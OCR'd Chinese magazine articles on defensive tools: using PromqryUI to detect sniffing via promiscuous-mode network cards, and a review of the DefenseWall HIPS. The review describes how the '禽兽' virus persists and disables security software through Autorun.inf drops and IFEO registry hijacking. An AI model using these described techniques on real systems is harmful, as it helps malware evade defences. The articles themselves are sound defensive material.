PromqryUI是微软发布的一款免费软件，它可以帮助我们检查本机或某段IP内网络传输、接收的状况，查出哪块网卡现在正处于混杂模式下，从而发现本机或某段IP内是否有网络窃听程序，是否已被窃听。如果它发现局域网中有网卡处于混




图5

杂模式下就会发出警告，提醒你有人可能正在运行窃听程序，此时你就要加以防范了，例如安装防护软件ARP防火墙或及时进行操作系统更新等。

三、运行PromqryUI检查某IP是否被窃听

要想安装PromqryUI，需要首先安装.NET Framework 1.1.4322版本，安装完毕后运行PromqryUI，在软件主窗口中点击左下角的“Add”按钮（图1），在弹出的“Select Addition Type”对话框中点击“Add single Systems”（图2），接下来在“Add System to Query”对话框中输入你要检查的那台电脑的IP地址（例如10.0.0.1，如图3），点击“Save”铵钮，软件就开始反窃听侦测了。如果你想检查本机是否被窃听，可以在软件主窗口中点击菜单“File”－“Query Local System”即可。

四、检查某IP段是否被窃听

检查某IP段是否被窃听的方法如下：运行PromqryUI，点击“Add”，选择“Select Addition Type”对话框中的“Add Multiple Systems”，在弹出的窗口中输入要检查的IP段的起止IP地址（例如192.168.1.1－192.168.1.255，如图4），然后按“Save”按钮，于是准备检查的网段就会出现在“Systems To Query”清单中（图5），勾选网段前面的复选框，点击右下方的“Start Query”按钮，软件就开始反窃听侦测了。

一旦PromqryUI发现局域网中某网卡处于混杂模式下，就会在检测结果中显示出来（图6），该网卡的型号也会显示出来，告诉你局域网中这个地方可能正在运行网络窃听程序。

（本文所涉及到的PromqryUI和.NET Framework已收录到光盘中）

让DefenseWall把我们的系统变安全

陈金皎

对于普通用户而言，多数HIPS复杂的规则设置和频繁的弹出窗口让他们望而却步，那有没有什么更为聪明的HIPS软件呢？DefenseWall就是一款相当人性化的HIPS，它无需升级特征库，使用者并不需要具有任何特定知识或是频繁点击验证窗口，就能够最大限度的防范各类恶意软件（包括病毒、木马、广告间谍以及Rootkits）的侵袭。

小知识：什么是HIPS？

HIPS英文全称Host Intrusion Prevent System，也就是主机入侵防御系统。HIPS是一种能够监控你电脑中文件的运行和文件运用了其它的文件以及文件对注册表的修改，并向你报告请求允许的的软件。如果你阻止了，那么它将无法运行或者更改。比如你双击一个病毒程序，HIPS软件就会跳出来报告，而你阻止了运行，那么病毒就不会被运行。HIPS是以后系统安全发展的一种趋势，只要你有足够的专业水平，甚至可以只使用HIPS而不需要杀毒软件。但是HIPS并不能称为防火墙，最多只能叫做系统防火墙，它不能阻止网络上其它计算机对你的攻击行为。目前的一些杀毒软件、防火墙或者一些安全防范软件中，也包含有HIPS功能。




图1

一、阻击“禽兽”病毒

DefenseWall最大的特点就是简单易用，软件安装后就可以使用了（图1）。本文我们以“禽兽”病毒为例来测试一下DefenseWall防护的实际效果。

如果没有安装任何的安全工具，“禽兽”病毒激活时会在%SystemRoot%\System32目录下释放Autorun.inf和Crsss.exe病毒文件，并在各磁盘分区的根目录下生成Autorun.inf和Niu.exe，其中Autorun.inf所指向的病毒是Niu.exe，当用户双击打开磁盘分区时，病毒随之触发。

同时，病毒还会调用Reg.exe修改注册表，添加自启动项目，禁用任务管理器，破坏安全模式，禁用Windows自动更新，锁定IE浏览器主页设置，破坏隐藏文件显示并将显示信息修改为“禽兽尚且有半点怜悯之心，而我一点没有，所以我不是禽兽”。此外，“禽兽”病毒还会利用IFEO映像劫持技术在注册表的[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Image File Execution Options]分支下添加映像




图2

劫持项目来指向%SystemRoot%\System32\Crsss.exe，致使包括360安全卫士、卡巴斯基、瑞星等众多安全软件以及Regedit、Msconfig等系统工具无法使用。

DefenseWall开启之后，通过IE激活“禽兽”病毒（病毒自动继承IE非信任属性），然后借助安装监视工具对比原始记录，可以发现：%SystemRoot%\System32\Autorun.inf被拦截，各磁盘分区根目录下没有生成Autorun.inf和Niu.exe文件，另外病毒修改注册表的行为，包括IFEO映像劫持、禁用任务管理器、破坏隐藏文件显示等也均被DefenseWall所阻止了。

双击托盘区的DefenseWall图标，打开“Events Log”项，从显示的记录可以清楚的查看到拦截的病毒动作（图2），其中“Attempt to create new file %systemroot%\system32\Autorun.inf”拦截生成Autorun.inf文件，“Attempt to create new key HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\xxx.exe\”拦截注册表映像劫持项目。

在DefenseWall主窗口的“Stop attack”项中点击“File and Registry Tracks”，打开Rollback窗口，在这里可以直接删除病毒生成的文件。由于DefenseWall的拦截，“禽兽”病毒仅生成了一个Crsss.exe文件并且还被作为不信任程序运行，我们直接将其删除即可（图3）。




图3




图4

二、限制非信任程序

DefenseWall实际上是一类基于沙盘原理的HIPS系统，它将程序分为Trusted（信任的）和Untrusted（非信任的）。非信任程序运行在一个虚拟的空间，但是并没有互相隔离，只是与系统中的信任空间隔离开，其权限受到一定的限制。DefenseWall不会监控信任程序，也就是说只有包含在非信任区的程序才会被监控。

与根据现有系统虚拟一个环境让指定程序运行在其中而实现隔离的Sandboxie不同，DefenseWall没有虚拟文件系统/容器的概念。DefenseWall放行的文件操作都是在真实的文件系统中，不会只在一个指定的文件夹里。软件作者认为大量使用虚拟技术，不能带来最大的安全，因此在设计DefenseWall时放弃了虚拟化，只在注册表保护上使用了极少的虚拟技术。缺省设置时，DefenseWall运行于常规模式（如果要启用专家模式，可以右键单击系统托盘的DefenseWall图标，选择“Expert Mode”）。

